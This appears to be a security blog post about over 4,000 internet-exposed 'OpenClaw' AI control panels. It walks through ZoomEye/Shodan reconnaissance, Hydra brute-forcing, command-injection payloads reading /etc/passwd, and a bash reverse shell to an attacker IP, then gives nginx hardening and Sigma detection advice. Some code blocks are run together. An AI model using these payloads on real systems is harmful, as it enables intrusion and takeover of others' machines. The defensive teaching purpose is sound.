
Listen to this Post
Introduction:

A recent discovery by security researcher Ahmad A Abdulla, using the ZoomEye search engine, has uncovered over 4,000 instances of “OpenClaw” AI control systems publicly accessible on the internet. OpenClaw, an AI-powered automation and control platform, is designed for managing complex tasks, but its improper exposure creates a severe threat landscape. This situation presents a low-hanging fruit for attackers, turning these systems into prime targets for initial access, data theft, and potential lateral movement into corporate networks.
Learning Objectives:
- Understand the reconnaissance methodology using IoT and service search engines like ZoomEye to identify exposed assets.
- Learn the techniques for fingerprinting and assessing the security posture of exposed management interfaces like OpenClaw.
- Develop actionable hardening and mitigation strategies to secure such AI and automation platforms from unauthorized access.
You Should Know:
- Reconnaissance 101: Hunting for Exposed Services with ZoomEye & Shodan
The first step in both offensive security and defensive asset discovery is understanding what you have exposed. Researchers used the ZoomEye query `”OpenClaw” && title=”OpenClaw Control”` to find these systems. Similar platforms like Shodan and Censys continuously scan the internet, indexing banners, titles, and headers from every publicly accessible service.
Step-by-step guide:
- Access a Search Engine: Obtain an API key for ZoomEye, Shodan, or Censys. Shodan offers limited free queries.
- Craft Your Query: Use specific search filters. The original query searched for the term “OpenClaw” in the HTML title tag. A broader query might be `title:”OpenClaw” http.component:”nginx”` or
"OpenClaw Control Panel". - Execute and Analyze: Run the query. The results will provide IP addresses, ports, banners, and sometimes geographic data.
- Defensive Mirroring: As a defender, you should run these searches for your own company name, product names, and key software. The Shodan CLI tool is excellent for this.
Install Shodan CLI
pip install shodan
shodan init YOUR_API_KEY
Search for your own infrastructure
shodan search org:"Your Company Name"
Search for a specific service
shodan search 'title:"OpenClaw Control" port:443'
On Windows, you can use PowerShell with the REST API or use the graphical web interfaces provided by these platforms.
-
Fingerprinting and Vulnerability Assessment of the Exposed Interface
Once an exposed system is identified, the next step is to fingerprint it to understand its version, underlying technologies, and potential weaknesses.
Step-by-step guide:
-
Banner Grabbing: Use tools like
netcat,curl, or `nmap` to pull the HTTP headers and service banner.Basic banner grab with netcat nc <target_ip> 80 HEAD / HTTP/1.0 [bash] [bash] Or with curl for HTTPS curl -I https://<target_ip> Comprehensive nmap script scan nmap -sV --script http-title,http-headers,http-enum -p 80,443 <target_ip>
- Directory Enumeration: Use tools like `gobuster` or `dirb` to find hidden administrative paths, API endpoints, or backup files.
gobuster dir -u http://<target_ip> -w /usr/share/wordlists/dirb/common.txt -x php,html,json
- Check for Default Credentials: Research if OpenClaw has documented default credentials (e.g., admin/admin). Use controlled testing (on your own lab system) with tools like Hydra.
hydra -l admin -P /path/to/wordlist.txt <target_ip> http-post-form "/login:username=^USER^&password=^PASS^:F=incorrect"
- Run Vulnerability Scanners: Point a scanner like `nuclei` (which has a vast template library) at the target.
nuclei -u http://<target_ip> -tags exposed-panel,default-login
3. Initial Access and Exploitation Techniques
If vulnerabilities or misconfigurations are found, they can be exploited to gain initial access. This often involves exploiting default credentials, unpatched CVEs, or insecure direct object references (IDOR) in APIs.
Step-by-step guide (Illustrative – for authorized testing only):
- Default Credential Login: The most straightforward method. If the panel accepts
admin:admin, you now have control. - API Endpoint Testing: Discover API endpoints via enumeration (
/api/v1/) and test for common flaws usingcurl.Example testing for unauthorized data access curl -X GET http://<target_ip>/api/v1/users curl -X GET http://<target_ip>/api/v1/system/config
- Command Injection: If the OpenClaw panel has functions that execute system commands (e.g., “Ping a host”), test for command injection.
In a potentially vulnerable input field, try:
8.8.8.8; whoami
8.8.8.8 && cat /etc/passwd
- Establish a Foothold: If command injection is successful, spawn a reverse shell to your listening attacker machine.
On attacker machine (Kali Linux):
nc -nlvp 4444
In the vulnerable command injection, inject (URL-encoded):
8.8.8.8; bash -c 'bash -i >& /dev/tcp/<YOUR_IP>/4444 0>&1'
4. Hardening and Securing Exposed AI/Management Platforms
The core defense is to never expose such interfaces to the public internet. Apply defense-in-depth.
Step-by-step guide:
- Network Segmentation: Place OpenClaw and similar management systems on a separate, isolated VLAN with strict access control lists (ACLs). Only allow access from specific, trusted administrative IPs.
- Implement a VPN or Zero-Trust Solution: Require users to connect via a secure VPN (like OpenVPN or WireGuard) or a zero-trust network access (ZTNA) solution before accessing the interface.
- Change Default Credentials & Enable MFA: Immediately change any default passwords and enforce strong, unique passwords. Implement Multi-Factor Authentication (MFA) if supported.
4. Web Server Hardening:
HTTPS Enforcement: Use a valid TLS certificate and enforce HTTPS with HSTS headers.
Headers: Add security headers like Content-Security-Policy, X-Frame-Options: DENY, and X-Content-Type-Options: nosniff.
Example nginx snippet for `/etc/nginx/sites-available/openclaw`:
server {
listen 443 ssl;
ssl_certificate /path/to/cert.pem;
ssl_certificate_key /path/to/key.pem;
 Restrict by IP
allow 192.168.1.0/24;
allow 10.0.0.5;
deny all;
 Security Headers
add_header X-Frame-Options "DENY" always;
add_header X-Content-Type-Options "nosniff" always;
add_header Referrer-Policy "strict-origin-when-cross-origin" always;
location / {
proxy_pass http://localhost:8080;  OpenClaw internal port
}
}
5. Proactive Monitoring and Threat Detection
Assume breach and monitor for anomalous activity targeting these critical systems.
Step-by-step guide:
- Enable Detailed Logging: Ensure OpenClaw, the web server (Nginx/Apache), and the OS are logging authentication attempts, access logs, and system events. Centralize these logs.
- Create SIEM/SOAR Detection Rules: Write rules to alert on suspicious activity.
Example Sigma rule (concept) for failed login bursts:title: Multiple Failed Logins to Management Interface logsource: product: web detection: selection: cs-method: POST c-uri-path: /login cs-username: '' sc-status: 401 timeframe: 5m condition: selection | count(cs-username) by cs-username > 10
Alert on access from non-whitelisted IPs (if you’ve implemented IP whitelisting).
- Implement a Web Application Firewall (WAF): Deploy a WAF like ModSecurity with the OWASP Core Rule Set (CRS) to block common web attacks targeting the panel.
What Undercode Say:
- The Perimeter is Everywhere: The discovery of 4000+ systems underscores a fundamental flaw in asset management and network security. Modern IT and AI ops must operate on the assumption of a “zero-trust” network, where any internet-facing service is under constant automated attack.
- AI Security is an Emerging Blind Spot: As AI/ML platforms like OpenClaw become operational tools, they are deployed with a focus on functionality, not security. This creates a new, often unmonitored, attack surface that traditional vulnerability management may miss.
Analysis:
This isn’t just about OpenClaw; it’s a symptom of a pervasive issue. The ease of discovery via ZoomEye means these systems are already in the crosshairs of both automated bots and advanced threat actors. The credentials or access gained from these panels are rarely isolated; they often serve as a trusted jump-off point into more sensitive network segments, leading to data exfiltration or ransomware deployment. The researcher’s find acts as a critical canary in the coal mine, highlighting the urgent need for comprehensive asset inventory, continuous external attack surface management (EASM), and the strict application of network security principles to all operational technology, especially emerging AI tools.
Prediction:
In the next 12-24 months, we will see a significant rise in targeted campaigns leveraging exposed AI and automation platforms as initial access vectors. Threat actors will develop specialized toolkits to exploit common misconfigurations in these systems. Subsequently, major breaches will be traced back to such overlooked assets, forcing regulators and insurers to mandate stricter controls and inventories for AI-powered operational technology, similar to the evolution of IoT and cloud security regulations. Organizations that fail to conduct proactive, attacker-style reconnaissance on their own external footprint will be the first and easiest victims.
▶️ Related Video (80% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Lu3ky13 Openclaw – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


